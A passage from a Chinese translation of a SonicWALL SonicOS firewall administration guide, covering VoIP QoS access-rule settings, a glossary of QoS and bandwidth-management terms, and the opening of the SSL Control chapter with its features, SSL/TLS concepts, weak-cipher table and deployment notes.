表 132. 主站点：访问规则配置示例

设置	访问规则 1	访问规则 2
源	LAN 子网	远程站点 1 子网
目标	远程站点 1 子网	LAN 子网
允许的用户	全部	全部
日程	始终打开	始终打开
启用日志	启用	启用
允许分片的数据包	启用	启用
Qos 选项卡		
DSCP 标记操作	映射	映射
允许 802.1p 标识覆盖 DSCP 值	启用	启用
802.1p 标记操作	映射	映射

来自**远程站点 1 子网**通过 VPN 发往 LAN 区域的 **LAN 子网**的 **VoIP** 流量（按服务群组定义）将命中入站 VoIP 呼叫的访问规则。到达 VPN 区域的流量将不包含任何 802.1p 标签，仅包含 DSCP 标签。

- 退出隧道的包含 DSCP 标记的流量（例如 CoS = 48）将保留 DSCP 值。在将数据包传递到 LAN 上的目标之前，还将根据主站点的防火墙所设置的 **QoS 映射**（例如 CoS = 6）进行 802.1p 标记。
- 假设返回的流量已由主站点处接受呼叫的 VoIP 电话进行了 802.1p 标记（例如 CoS = 6），将根据通过 VPN 发回的内部和外部数据包上的转换映射 (CoS = 48) 进行 DSCP 标记。
- 假设返回的流量已由主站点处接受呼叫的 VoIP 电话进行了 DSCP 标记（例如 CoS = 48），则返回的流量将保留通过 VPN 发回的内部和外部数据包上的 DSCP 标记。
- 假设返回的流量已由主站点处接受呼叫的 VoIP 电话进行了 802.1p 标签（例如 CoS = 6）和 DSCP 标签（例如 CoS = 14），将根据通过 VPN 发回的内部和外部数据包上的转换映射 (CoS = 48) 进行 DSCP 标签。

带宽管理

如需带宽管理 (BWM) 的信息，请参见第 821 页的防火墙设置 > BWM。

术语

- **802.1p** – IEEE 802.1p 是第 2 层（MAC 层）服务类机制，通过在 802.1p 的附加 16 位标头中使用 3 个优先级位（共 8 个优先级）来标签数据包。802.1p 处理需要兼容的设备才能生成标签、识别并进行处理，且只能在兼容的网络上使用。
- **带宽管理 (BWM)** – 用于调整流量或策略流量的各种算法或方法。调整通常是指管理出站流量，监管通常是指管理入站流量（又称许可控制）。有多种不同的带宽管理方法，包括各种排队和丢弃技术，每种方法都有其各自的设计强度。SonicWALL 使用基于令牌基于类的排队方法进行出站和入站带宽管理，并对特定类型的入站流量使用丢弃机制。
- **服务类 (CoS)** – 指示符或标识符，例如第 2 层或第 3 层标记，将应用到分类之后的流量。服务质量 (QoS) 系统可使用 CoS 信息区分网络上的流量类，并提供特殊处理（例如按优先级排队、降低延迟等），这由 QoS 系统管理员定义。
- **分类** – 用于标识（或区别）特定类型的流量。在 QoS 环境中，执行该操作的目的在于根据流量对延迟或数据包丢失的敏感度提供自定义处理、典型的优先排序或取消优先排序。SonicOS 中的分类使用访问规则，并且根据以下元素中的任一或全部都可进行分类：起始区域、目标区域、源地址对象、目标地址对象、服务对象、日程对象。
- **码位** – 主机或中间网络设备对 IP 数据包的 DSCP 部分进行标记的值。当前有 64 个码位可用（从 0 到 63），可用于定义已标记流量的按升序排列优先级的类。

- **调节** – 广泛使用的一个术语，用于描述为网络流量提供服务质量的多种方法，包括但不限于丢弃、排队、监管和调整。
- **DiffServ**（区分服务）一种用于区分 IP 网络上不同类型或类别的流量的标准，目的在于根据相关要求对流量提供调整处理。DiffServ 主要取决于 IP 数据包的 ToS 标头中标记的码位值，这些码位值用于区分不同类别的流量。DiffServ 服务级别在通过标记流量的每个路由器（或其他启用 DiffServ 的网络设备）上针对每个跃点执行。DiffServ 服务级别当前包含在最小**默认值**、**确保转发**、**加速转发**和 **DiffServ** 中。如需更多信息，请参见第 871 页的 DSCP 标记。
- **丢弃** – QoS 系统所使用的一种拥塞回避机制，用于尝试在可能要发生拥塞的网络上进行预测，并通过丢弃超出限制的流量避免拥塞。还可将丢弃看做一种队列管理算法，因为它会尝试避免所有队列出现拥塞情况。高级丢弃机制遵守 CoS 标记，可避免丢弃敏感流量。常用的方法包括：
  - **尾部丢弃** – 处理满队列的一种不加选择的方法，该此类队列中，将丢弃最后一个入队的数据包，而不考虑其 CoS 标记。
  - **随机早期检测 (RED)** – RED 可监视队列的状态，以尝试预测即将满的队列。然后以交错的方式随机丢弃数据包，以将可能发生的全局同步降到最低程度。RED 的基本实施（例如尾部丢弃）不考虑 CoS 标记。
  - **加权随机早期检测 (WRED)** – 将 DSCP 标记的因素包含到其丢弃决策过程的 RED 实施。
- **DSCP** –（差分服务代码点）– 再利用 IP 标头的 ToS 字段，如 RFC2747 所述。DSCP 使用 64 个码位值启用 DiffServ（差分服务）。通过根据流量类标记流量，可对网络上的每个跃点正确地处理数据包。
- **全局同步** – 丢弃的潜在副作用，设计用于处理满队列的拥塞回避方法。如果同时丢弃通过拥塞链路的多个 TCP 流（在发生尾部丢弃时），将发生全局同步。对于这些流中的每一个，如果本机 TCP 慢启动机制几乎同时开始，流将再次淹没链路。这将出现周期性的拥塞波和利用不足的现象。
- **承诺带宽** – 接口上声明的可用总带宽的百分比，它可始终保证特定类别的流量。适用于出站和入站带宽管理。通过所有带宽管理规则所保证的总带宽不能超过可用总带宽的 100%。SonicOS 增强了带宽管理功能，可提供速率限制功能。现在您可以创建指定第 2、3 或 4 层网络流量的最大速率的流量策略。当主要 WAN 链接无法切换至不能处理足够多流量的次要连接时，将启用带宽管理。也可将保证的带宽设置为 0%。
- **入站（入口或 IBWM）** – 用于调整流量进入特定接口时的速率。对于 TCP 流量，通过延迟出口确认 (ACK) 使发送者减慢速率来调整入口流量速率，可进行实际的调整。对于 UDP 流量，如果 UDP 无本机反馈控件，将使用丢弃机制。
- **IntServ**（集成服务） - 如 RFC1633 中定义。DiffServ 的替代 CoS 系统，IntServ 本质上不同于 DiffServ，在发送其流量之前会使每个设备请求（或保留）其网络要求。这需要网络上的每个跃点都能够感知 IntServ，还需要每个跃点保留每个流的状态信息。IntServ 不受 SonicOS 支持。最常用的 IntServ 实施为 RSVP。
- **最大带宽**– 接口上声明的可用总带宽的百分比，用于定义特定类别的流量所允许的最大带宽。适用于出站和入站带宽管理。用作限制机制，可指定带宽速率限制。带宽管理功能已增强，可提供速率限制功能。现在您可以创建指定第 2、3 或 4 层网络流量的最大速率的流量策略。当主要 WAN 链接无法切换至不能处理足够多流量的次要连接时，将启用带宽管理。可将最大带宽设置为 0%，这将阻止所有流量。
- **出站（出口或 OBWM）** – 调节接口发送流量的速率。出站带宽管理使用基于贷记（或令牌）的队列系统，该系统带有 8 个优先级环，可处理按照访问规则划分的不同类型的流量。
- **优先级** – 流量分类中使用的额外维度。SonicOS 使用 8 个优先级环（0 = 最高，7 = 最低）包含用于带宽管理的队列结构。将按照队列的优先级顺序对其进行处理。
- **映射** – 映射与 SonicOS 的 QoS 实施相对，用于在第 2 层 CoS 标记 (802.1 p) 和第 3 层 CoS 标记 (DSCP) 之间相互转换，目的在于保留通过不支持 802.1p 标记的网络链路的 802.1p 标记。映射通信完全由用户定义，映射操作受访问规则控制。
- **标记** – 又称**着色**或**上色** – 可将第 2 层 (802.1p) 或第 3 层 (DSCP) 信息应用到数据包中以便进行区分，从而使网络设备能够沿着其目标路径对其进行正确分类（识别）并优先排序。
- **MPLS**（多协议标签交换）– 在 QoS 范围内频繁使用的一个术语，但大多数客户的本地 IP 网络设备对其不提供本机支持，包括 SonicWALL 设备。MPLS 是一个运营商级别的网络服务，它尝试通过向网络中添加面向概念连接的路径（标签交换路径 - LSP）来增强 IP 网络体验。当数据包离开客户本地网络时，将由标签边缘路由器 （LER） 对其进行标记，以使该标签可用于确定 LSP。MPLS 标记本身位于第 2 层和第 3 层之间，它对

这两层网络的 MPLS 特性都会产生影响。MPLS 成为 VPN 很常用的标记，可提供第 2 层和第 3 层 VPN 服务，但仍无法与现有 IPsec VPN 实施进行互操作。MPLS 还由于其 QoS 功能而众所周知，可与常规的 DSCP 标记进行互操作。

- **每跳转发行为 (PHB)** – 该处理方法将根据数据包的 DSCP 分类，根据数据包遍历的每个支持 DiffServ 的路由器应用到该数据包。该行为介于以下行为中：丢弃、重新标记（重新分类）、尽最大努力、确保转发或加速转发等。
- **监管** – 尝试控制网络链路上的流量传输的流量调整设备。监管方法包括混乱数据包丢弃、算法调整以及各种排队规则。
- **排队** – 为有效利用链路的可用带宽，通常使用队列对分类后的流量进行排序和单独管理。然后使用各种方法和算法管理队列，以确保较高的优先级队列总是有空间接收更多的流量，并且可在低优先级队列之前进行处理（或取消排队）。一些常见的队列规则包括：
    - **FIFO**（先进先出）– 一种非常简单不加区别的队列，其中先进入队列的数据包将先进行处理。
    - **基于类的队列 (CBQ)** – 该排队规则考虑了数据包的 CoS，可确保优先处理高优先级的流量。
    - **加权公平排队 (WFQ)** – 尝试使用简单的公式并根据数据包的 IP 优先顺序和总流量处理队列的一种规则。当存在大量不成比例的高优先级流要处理时，WFQ 会变得不平衡，通常其效果与所需的效果相反。
    - **基于令牌的 CBQ**– CBQ 的一项使用令牌的增强功能，同时也是一个基于贷记的系统，有助于缓和或标准化链路利用率，避免出现突发流量以及利用不足的情况。供 SonicOS 的带宽管理使用。
- **RSVP**（资源预留协议）– 某些应用程序使用的一种 IntServ 信号传输协议，其中将请求对网络行为（例如延迟和带宽）的预测需要，以使其能够按照网络路径进行保留。设置此保留路径要求每个跃点始终启用 RSVP，且每个跃点都同意保留请求的资源。此 QoS 系统比较占用资源，因为它要求每个跃点都保持现有的流状态。尽管 IntServ 的 RSVP 与 DiffServ 的 DSCP 差别较大，但两者可以互操作。RSVP 不受 SonicOS 支持。
- **调整** – QoS 系统尝试修改流量的速率，通常通过对发送者使用一些反馈机制来实现。最常见的例子是 TCP 速率控制，其中，返回至 TCP 发送者的确认 (ACK) 将进行排队并延迟，以增加计算的往返时间 (RTT)，同时利用 TCP 的固有行为强制发送者减慢发送数据的速度。
- **服务类型 (ToS)** – IP 标头中的一个字段，在其中可指定 CoS 信息。在以前会将其与 IP 优先顺序位一起使用来定义 CoS（尽管这种情况很少见）。现在 DiffServ 的码位值经常使用 ToS 字段。

81

配置 SSL 控制

- 第 880 页的防火墙设置 > SSL 控制
  - 第 880 页的 SSL 控制概述
  - 第 886 页的 SSL 控制配置
  - 第 888 页的启用区域中的 SSL 控制
  - 第 889 页的 SSL 控制事件

防火墙设置 > SSL 控制

本章节说明了如何计划、设计、实施和维护 SSL 控制功能。


主题：

- 第 880 页的 SSL 控制概述
- 第 886 页的 SSL 控制配置
- 第 888 页的启用区域中的 SSL 控制
- 第 889 页的 SSL 控制事件

SSL 控制概述

SonicOS 包含 SSL 控制，这是用于对 SSL 会话提供握手可视性的一个系统，也是为控制 SSL 连接的建立而构建策略的一种方法。SSL（安全套接字层）是用于加密基于 TCP 网络通信的主要标准，具有最常用的 HTTPS 应用程序（通过 SSL 的 HTTP）；参见图 51。SSL 为网络通信提供了基于数字证书的端点标识和基于加密摘要的机密性。

图 51. 通过 SSL 的 HTTP 通信



SSL 提供的安全效果是阻碍所有负载，包括建立 HTTPS 会话时客户端请求的 URL（统一资源定位符，例如 https://www.mysonicwall.com）。这是因为使用 HTTPS 时将在加密的 SSL 隧道内传输 HTTP。直至建立了 SSL 会话（步骤 14，图 51），客户端才会请求实际的目标资源 (www.mysonicwall.com)，但由于已建立 SSL 会话，防火墙或其他任何中间设备都将不能再检查会话数据。因此，基于 URL 的内容过滤系统将不会考虑请求，无法使用除 IP 地址之外的任何其他方法确定权限。

由于基于主机头的虚拟主机（在以下的“主要概念”中定义）的效率和通用性，对于未加密的 HTTP，基于 IP 地址的过滤不会正常工作，而由于基于主机头的 HTTPS 站点较少，对于 HTTPS，IP 过滤可正常工作。但该信任依赖于 HTTPS 服务器运算符的完整性，并假定未将 SSL 用于欺诈目的。

很大程度上，可将 SSL 合理地用于保护敏感通信，例如在线购物或在线银行，或存在个人信息交换或重要信息交换的任何会话。成本和复杂性不断降低的 SSL 也刺激了更多可疑 SSL 应用程序的发展，其设计的目的主要是混淆或隐藏，而不是安全。

越来越常见的伪装方法是使用 SSL 加密的基于 Web 的代理服务器隐藏浏览信息并绕过内容过滤。可轻松地阻止此顺序（按照其 IP 地址排序）的常见 HTTPS 代理服务，但实际上无法阻止通过简单的 Web 搜索即可就绪的数千个私有代理服务器。面临的挑战是不断增加的此类服务数量，而不是它们不可预测的性质。由于这些服务通常位于使用动态地址 DSL 和电缆调制解调器连接的家庭网络上，目标会不断地移动。尝试阻止未知的 SSL 目标将需要阻止所有 SSL 流量，而实际上这是不可行的。

通过向管理员提供分析基于策略的控制并将其应用到 SSL 会话建立的功能，SSL 控制提供了很多方法来解决该难题。而当前的实施不会解码 SSL 应用程序数据，它允许基于网关的标识但不允许可疑的 SSL 流量。

主题：

- 第 882 页的 SSL 控制的主要功能
- 第 883 页的 SSL 控制的主要概念
- 第 885 页的注意事项和建议

SSL 控制的主要功能


表 133. SSL 控制：功能和优点

功能	优点
基于公用名的黑名单和白名单	您可定义明确允许或拒绝的证书主题公用名的列表（在“主要概念”中有相关说明）。将在子字符串中匹配条目，例如 prox 的黑名单将匹配 www.megaproxy.com、www.proxify.com 和 roxify.net。这使您可以轻松地阻止使用证书的所有 SSL 交换，此类证书将发布到可能会受到拒绝的名称的主题。相反，通过在白名单中列出组织的公用子字符串，您可轻松地授权组织中的所有证书。每个列表都包含最多 1,024 个条目。 由于评估是针对包含在证书中的主题公用名执行的，即使客户端尝试通过使用其他主机名或 IP 地址隐藏对这些站点的访问，也会始终检测到证书中的主题，并将应用策略。
自签名证书控制	通过 SSL 保护合法站点的常规做法是使用众所周知的证书授权机构发布的证书，这是 SSL 受信的基础。通过 SSL（例如 Dell SonicWALL 网络安全设备）保护网络设备的最常见做法是对其默认的安全方法使用自签名证书。因此，如果封闭环境中的自签名证书不是可疑的，公共网站或商业网站将使用自签名证书。使用自签名证书的公共网站通常表明严格使用了 SSL 进行加密，而不是用于受信任和标识。这并不是绝对有罪，有时表明其目的是为了隐藏，因为这对于 SSL 加密的代理网站很常见。 设置策略以阻止自签名证书的功能使您可以避免暴露的可能性。为避免与使用自签名证书的已知/受信 SSL 站点的通信中断，可使用白名单功能将其设置为显式允许。
不受信任的证书授权控制	与自签名证书的用法相似，遇到不受信任的 CA 颁发的证书并不绝对表明是不名誉的证书，但它确实表明信任不可靠。 SSL 控制会将 SSL 交换中的证书的颁发者与防火墙证书存储中的证书相比较。证书存储包含大约 100 个常见的 CA 证书，非常类似于当今的 Web 浏览器。如果 SSL 控制遇到的 CA 颁发的证书不在其证书存储中，将会禁止 SSL 连接。 对于运行其独自的私有证书授权的组织，可轻松地将私有 CA 证书导入到防火墙的证书存储中，以将私有 CA 识别为受信任项。该存储最多可包含 256 个证书。
SSL 版本、密码长度和证书验证控制	SSL 控制根据协商特性提供了 SSL 会话的额外控制，包括禁用潜在可利用的 SSLv2、禁用弱加密（密码长度小于 64 位）、在证书的数据范围无效的情况下禁用 SSL 协商的功能。这使管理员可以为网络用户创建非常安全的环境，同时不会由于不可见的加密缺点或不考虑安全警告或对安全警告产生误解而暴露于风险中。
区域型应用程序	SSL 控制在区域级别中应用，使您可以在网络上强制实施 SSL 策略。在区域中启用 SSL 控制后，防火墙通过触发检查，将查找从该区域的客户端发送的客户端问候。防火墙将查找为响应对配置策略的评估而发送的服务器问候和证书。启用 LAN 区域中的 SSL 控制的其中一个结果是将检查 LAN 上客户端启动的、将到达任何目标区域的所有 SSL 流量。
配置操作和事件通知	如果 SSL 控制检测到违反了策略，将会记录事件并阻止连接，或将在允许连接继续的情况下记录事件。

SSL 控制的主要概念

- **SSL**- 安全套接字层 (SSL) 是 Netscape 于 1995 年引入的网络安全机制。SSL 设计为“在两个通信应用程序（客户端和服务器）之间提供私密保护，同时也会对服务器进行验证，并选择性地对客户端进行验证”。SSL 最常见的应用程序是 HTTPS，由 URL 指定，开头为 `https://` 而非 `http://`，可将其识别为加密互联网上的 Web 流量的标准方法。SSL HTTP 通常使用 TCP 端口 443 传输，而常规 HTTP 使用 TCP 端口 80 传输。尽管 HTTPS 是 SSL 最常用的，但 SSL 不仅仅限于保护 HTTP 的安全，还可用于保护其他 TCP 协议的安全，例如 SMTP、POP3、IMAP 和 LDAP。如需更多信息，请参见 http://wp.netscape.com/eng/security/SSL_2.html。SSL 会话的建立如图 52 所示：

图 52. 建立 SSL 会话



- **SSLv2** – SSL 的最早版本仍在普遍使用。曾发现 SSLv2 存在很多缺点、限制和理论缺陷（比较性地标注在 SSLv3 条目中），纯粹的安全主义者对此不屑一顾。
- **SSLv3** – SSLv3 设计为保持向后与 SSLv2 的兼容，同时添加了以下增强功能：
  - 备用密钥交换方法，包括 Diffie-Hellman。
  - 支持密钥交换和批量加密的硬件标志。
  - SHA、DSS 和 Fortezza 支持。
  - 带外数据传输。
  - TLS – 传输层安全，又称 SSLv3.1，类似于 SSLv3，但通过表 134 所示的方式增强了 SSLv3：

表 134. SSL 与 TLS 之间的差异

SSL	TLS
使用初步 HMAC 算法	使用 RFC 2104 中所述的 HMAC
请勿将 MAC 应用到版本信息	将 MAC 应用到版本信息
请勿指定填充值	将填充初始化为指定值
警报和警告的限制设置	详细的警报和警告消息

注：SonicOS 6.2.2.1 及更高版本支持 TLS 1.1 和 1.2。

- **MAC** – 通过将算法（例如 MD5 或 SHA1）应用到数据可计算 MAC（消息认证码）。MAC 是消息摘要，或易于计算的单向哈希码，但实际上无法恢复。换言之，如果单独使用 MAC，将无法从理论上确定摘要基于哪个消息。同样也很难找到产生同一个 MAC 的两个不同消息。如果接收方的 MAC 计算与发送方的 MAC 计算在给定的数据范围内相匹配，接收方将确保在传输过程中不会改动数据。
- **客户端问候** – 建立 TCP 会话后客户端发送到服务器的第一则消息。该消息从 SSL 会话开始，包含以下组件：
  - **版本** – 客户端想要在通信中使用的 SSL 的版本。通常是客户端支持的 SSL 最新版本。
  - **随机** – 32 位时间戳，外加 28 字节的随机结构。
  - **会话 ID** – 如果不存在任何会话 ID（本质上请求新会话），则可为空，也可以参考之前发布的会话 ID。
  - **密码集** – 加密算法列表，以优先顺序排列，受客户端支持。
  - **压缩方法** – 客户端支持的压缩方法列表（通常为空）。
- **服务器问候** – SSL 服务器对客户端问候的响应。该部分是 SSL 控制检查的 SSL 交换。服务器问候包含在会话中协商的 SSL 的版本以及密码、会话 ID 和证书信息。尽管是单独的 SSL 交换步骤，但实际的 X.509 服务器证书通常从和服务器问候相同的数据包开始（和结束）。
- **证书** - X.509 证书是不可更改的数字戳，用于电子安全审批。存在四种主要的证书特性：
  - 使用公用名和可分辨名称（CN 或 DN）标识证书的主题。
  - 包含可用于加密和解密双方之间的信息的公钥。
  - 由发布证书的受信任组织（证书颁发机构）提供数字签名。
  - 指示证书的有效日期范围
- **主题** – 公用名 (CN) 标识的证书保证。客户端浏览 SSL 站点（例如 https://www.mysonicwall.com）时，服务器会发送之后由客户端评估的证书。客户端检查证书的日期是否有效，是否由受信 CA 颁发，并且主题 CN 是否符合请求的主机名（即，均为 www.mysonicwall.com）。尽管主题 CN 不匹配会产生浏览器警报，但并非总是欺骗的标志。例如，如果客户端浏览 https://mysonicwall.com（该网址会解析为与 www.mysonicwall.com 相同的 IP 地址），服务器将显示其证书以及包含 www.mysonicwall.com 的主题 CN。将对客户端显示警报，而不论合法的总连接数如何。
- **证书颁发机构 (CA)** - 证书颁发机构是一个受信任的实体，可对证书按照预期进行签名，以验证证书主题的身份。常见的证书颁发机构包括 VeriSign、Thawte、Equifax 和 Digital Signature Trust。通常，对于要在 SSL 框架中受信任的 CA，其证书必须存储在受信任存储区中，例如大多数 Web 浏览器、操作系统和运行时环境使用的存储区。SonicOS 受信的存储区可通过**系统 > 证书**页面访问。CA 模型是在相关信任基础上构建的，其中，客户端信任 CA（拥有其受信存储区中的 CA 证书），CA 信任主题（通过向主题发布证书），因此客户端可信任主题。
- **不信任的 CA** – 不信任的 CA 是指未包含在客户端的受信存储区中的 CA。在 SSL 控制中，不信任的 CA 是其证书不存在于**系统 > 证书**中的任何 CA。
- **自签名证书** - 其发布者的公用名和主题的公用名相同的任何证书，可指示证书是自签名证书。
- **虚拟托管** – Web 服务器所使用的一种方法，用于在单个服务器中托管多个网站。虚拟托管的常规实施是基于名称的（主机头）虚拟托管，允许单个 IP 地址托管多个网站。如果使用主机头虚拟托管，服务器将通过评估客户端发送的“Host:”标头评估请求的站点。例如，www.website1.com 和 www.website2.com 可能会

解析为 64.41.140.173。如果客户端发送“GET /”以及“Host: www.website1.com”，服务器可将对应的内容返回到该站点。

主机头虚拟托管通常在 HTTPS 中使用，因为只有建立了 SSL 连接才能读取主机头，但只有在服务器发送证书之后才能建立连接。由于服务器无法确定客户端将请求哪个站点（在 SSL 握手期间知道的只有 IP 地址），也就无法确定要发送的对应证书。发送任何证书都可能会允许 SSL 握手开始，证书名称（主题）不匹配将触发浏览器警报。

- **弱密码** – 相对较弱的对称性加密密码。如果密码长度小于 64 位，将之划分为弱密码。大多数导出密码都是弱密码。表 135 列出了常见的弱密码：

表 135. 常见的弱密码


Cipher	Encryption	Occurs In
EXP1024-DHE-DSS-DES-CBC-SHA	DES (56)	SSLv3, TLS (export)
EXP1024-DES-CBC-SHA	DES (56)	SSLv3, TLS (export)
EXP1024-RC2-CBC-MD5	RC2 (56)	SSLv3, TLS (export)
EDH-RSA-DES-CBC-SHA	DES (56)	SSLv3, TLS
EDH-DSS-DES-CBC-SHA	DES (56)	SSLv3, TLS
DES-CBC-SHA	DES (56)	SSLv2, SSLv3, TLS
EXP1024-DHE-DSS-RC4-SHA	RC4 (56)	SSLv3, TLS (export)
EXP1024-RC4-SHA	RC4 (56)	SSLv3, TLS (export)
EXP1024-RC4-MD5	RC4 (56)	SSLv3, TLS (export)
EXP-EDH-RSA-DES-CBC-SHA	DES (40)	SSLv3, TLS (export)
EXP-EDH-DSS-DES-CBC-SHA	DES (40)	SSLv3, TLS (export)
EXP-DES-CBC-SHA	DES (40)	SSLv3, TLS (export)
EXP-RC2-CBC-MD5	RC2 (40)	SSLv2, SSLv3, TLS (export)
EXP-RC4-MD5	RC4 (40)	SSLv2, SSLv3, TLS (export)

注意事项和建议

1. **自签名和不信任 CA 的强制措施** – 如果强制使用其中任一选项，则强烈推荐您将组织中任何安全网络设备的公用名添加到白名单中，以确保与这些设备的连接不会中断。例如，Dell SonicWALL 网络安全设备的默认主题名为 `192.168.168.168`，Dell SonicWALL SSL VPN 设备的默认公用名为 `192.168.200.1`。
2. 如果您的组织使用自己的私有证书授权 (CA)，则强烈推荐您将私有 CA 证书导入到**系统 > 证书**，特别是在您要阻止不信任 CA 发布的证书时。如需此过程的更多信息，请参阅第 185 页的管理证书。
3. SSL 控制检查当前仅针对 TCP 端口 443 流量执行。此时不会对非标准端口上的 SSL 协商进行检查。
4. **服务器问候分段** – 在较少的情况下，SSL 服务器会对服务器问候信息进行分段。在该情况下，当前实施的 SSL 控制将不会解码服务器问候信息。SSL 控制策略将不会应用到 SSL 会话，但允许 SSL 会话。
5. **会话终止的处理** – 如果 SSL 控制检测到违反了策略并终止了 SSL 会话，它将仅终止 TCP 层的会话。由于 SSL 会话此时处于初级状态，当前不能重定向客户端，也不能向客户端提供任何类别的终止信息通知。
6. **白名单优先** – 白名单优先于所有其他 SSL 控制元素。与白名单中的条目相匹配的任何 SSL 服务器证书都将允许 SSL 会话继续（即使其他 SSL 会话元素违反了配置的策略）。这是按设计设置的。
